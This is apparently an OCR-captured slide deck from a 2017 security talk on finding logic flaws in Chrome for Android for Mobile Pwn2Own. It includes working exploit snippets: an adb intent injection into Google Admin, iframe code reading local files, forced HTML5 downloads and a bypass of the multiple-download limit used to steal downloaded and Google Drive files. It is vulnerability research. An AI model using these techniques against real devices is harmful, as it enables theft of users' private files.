Logic Bug Hunting in Chrome on Android

Infiltrate
17 April, 2017

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Agenda

- Fuzzing and memory corruptions
- Introduction to logic flaws
- General approach to hunting logic bugs
- Application in Mobile Pwn2Own 2016
- Exploit improvement

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
Tindroductions



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Fuzzing and Pwn2Own

- Fuzzing has become mainstream
  - AFL, LibFuzzer, Radamsa, Honggfuzz, etc.
- It’s almost too easy…
- People find and kill bugs they rarely understand…
- Increasing likelihood of duplicates
  - libstagefright, Chrome, etc.
- Code changes
- Improved exploit mitigations

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Android Mitigations

- More and better security mechanisms
  - Improved rights management, SELinux, TrustZone
  - ASLR, DEP, PIE, RELRO, PartitionAlloc, Improved GC
- Significant increase in exploit development time
  - Multiple bugs are usually chained together
  - PoC isn’t enough for the competition
- We can’t afford spending too much time on Pwn2Own

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Memory Corruptions vs. Logic Flaws

- Memory corruptions
  - Programming errors
  - Memory safety violations
  - Architecture-dependent
  - General mitigations
- Logic flaws
  - Design vulnerabilities
  - Intended behaviour
  - Architecture-agnostic
  - Lack of general mitigation mechanisms

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We Love Logic Bugs

- Equally beautiful and hilarious vectors
- Basic tools
- Actual exploits might be somewhat convoluted

Q: How many bugs do you have in your chain?

A: We abuse one and a half features.

Q: What tool did you use to find that bug?

A: Notepad.

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
It’s not just us…



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Identifying Logic Flaws

- I don’t know what I’m doing…
- Lack of one-size-fits-all methodology
- Thou shalt know thy target
- Less known or obscure features
- Trust boundaries and boundary violations
- Threat modelling

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
Mobile Pwn2Own 2016



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Advisories /var/log/mes

‹ /var/log/messages

+

Mo

MWI

Impa

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Advisories /var/log/messa

‹ Advisories

+

Samsung S5 Arbitary File Retrieval during SBeam Transfer

Product	Samsung S5
Severity	Low
CVE Reference	CVE-2015-4033
Type	Arbitrary File Retrieval during SBeam Transfer

A vulnerability was discovered within the Samsung S5 SBeam file transfer process which allowed the retrieval of arbitrary files from the phone's filesystem while the SBeam transfer was taking place.

The advisory can be downloaded here.

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

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Mobile Pwn2Own 2016

Category	Phone	Price (USD)
Obtaining Sensitive Information	Apple iPhone	$50,000
	Google Nexus	$50,000
	Samsung Galaxy	$35,000
Install Rogue Application	Apple iPhone	$125,000
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	Samsung Galaxy	$60,000
Force Phone Unlock	Apple iPhone	$250,000

*"All entries must compromise the devices by **browsing to web content** […] or by **viewing/receiving an MMS/SMS** message."*

http://zerodayinitiative.com/MobilePwn2Own2016Rules.html

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Where do we start?

- Ruling out SMS/MMS
  - Limited to media rendering bugs
- Chrome
  - Core components
  - URI handlers
  - IPC to other applications

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Google Admin

- Case study from 2015

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Google Admin

```
<activity android:name="com.google.android.apps.
enterprise.cpanel.activities.ResetPinActivity">
        <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:host="localhost" android:scheme="http"/>
        </intent-filter>
</activity>
```

AndroidManifest.xml

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Google Admin

```
public void onCreate(Bundle arg3) {
        this.c = this.getIntent().getExtras().getString("setup_url");

        this.b.loadUrl(this.c);
        // ...
}
```

ResetPinActivity.java

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Google Admin

- Attacking with malware

```
adb shell am start \
-d http://localhost/foo \
-e setup_url file:////data/data/com.malware/file.html
```

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Google Admin

Chrome

```
<HTML><BODY>
<IFRAME SRC="file:///tmp/foo.html" id="foo"
onLoad="console.log(document.getElementById('foo').contentDocument.body.innerHTML);">
</IFRAME>
</BODY></HTML>
```

file:///tmp/foo.html

```
Uncaught DOMException: Blocked a frame with origin "null" from accessing a
cross-origin frame.
```

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Google Admin

Chrome on Android API 17

```
<HTML><BODY>
<IFRAME SRC="file:///sdcard/foo.html" id="foo"
onLoad="console.log(document.getelementById('foo').contentDocument.body.innerHTML);">
</IFRAME>
</BODY></HTML>
```

file:///sdcard/foo.html

Yep, that's fine!

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Google Admin

- Malicious app creates a world readable file, e.g. `foo.html`
- `foo.html` will load an iframe with `src = “foo.html”` after a small delay
- Sends a URL for `foo.html` to Google Admin via IPC
- Change `foo.html` to be a symbolic link pointing to a file in the Google Admin’s sandbox
- Post file contents back to a web server

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Same-Origin Policy

- Chrome for Android vs. Chrome
  - Different SOP
  - Custom Android schemes
- Worth investigating…

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SOP in Chrome for Android

HTTP / HTTPS	Scheme, domain and port number must match.
FILE	Full file path for origin until API 23. Starting with API 24, all origins are now NULL.
CONTENT	Scheme, domain and port number must match.
DATA	All origins are NULL.

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Jumping Origins

Destination Scheme

Source Scheme	HTTP / HTTPS	FILE	CONTENT	DATA
HTTP / HTTPS	✓	✗	✓	✓
FILE	✓	✓	✓	✓
CONTENT	✓	✗	✓	✓
DATA	✓	✗	✓	✓

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Android Content Providers

- Implement data repositories
- Exportable for external access
- Declared in AndroidManifest.xml
- Read and write access control
- Content URIs
  - Combination of ‘authority’ and ‘path’
  - content://<authority><path>
  - content://downloads/my_downloads/45
- What about SOP?

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Android Download Manager

- System service that handles long-running HTTP downloads
- Back to SOP…

content://downloads/my_downloads/45
content://downloads/my_downloads/46
content://downloads/my_downloads/102

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Automatic File Downloads

- Thank you, HTML5!
  - Confirmed to work in Chrome
  - `<a href="foo.html" download>`
  - `<a href="foo.html" download="bar.html">`
- Zero user interaction
  - Link click using JavaScript
- Perfect for Pwn2Own

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Automatic File Downloads

```
<a id='foo' href='evil.html' download> link </a>

<script>
        document.getElementById('foo').click();
</script>
```

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
Exploit #1 – Stealing Downloaded Files



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Exploit Enhancement

- Downloading arbitrary files
  - User sessions

```
<a id='foo' href='https://drive.google.com/my_drive.html' download> link </a>

<script>
        document.getElementById('foo').click();
</script>
```

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
Multiple File Downloads

- Multiple automatic downloads from the same page are forbidden



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Multiple File Downloads Restriction Bypass

- However…

```
<meta http-equiv="refresh" content="0; url=page2.html" />
```

page1.html

```
<script>
        window.history.back();
</script>
```

page2.html

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
Exploit #2 – Stealing Google Drive Files



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
LLL TTT TTT
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LLL TTT TTT
mMMMm.mMMm. AAAAa. LLL .cCCCCc .oOOo. NNNNNn. TTTTTT .eEEe. NNNNNn. TTTTTT
MMM "MMM "MMm "AAa LLL cCCC" oOO""OOo NNN "NNn TTT eEE EEe NNN "NNn TTT
MMM MMM MMM .aAAAAAA LLL ====== CCC OOO OOO NNN NNN TTT EEEEEEEE NNN NNN TTT
MMM MMM MMM AAA AAA LLL CCCc. oOO..OOo NNN NNN tTTt. EEe. NNN NNN TTTt.
MMM MMM MMM "YAAAAAA LLL "CCCCCc "OOOO" NNN NNN "tTTT "EEEEE NNN NNN "TTTT

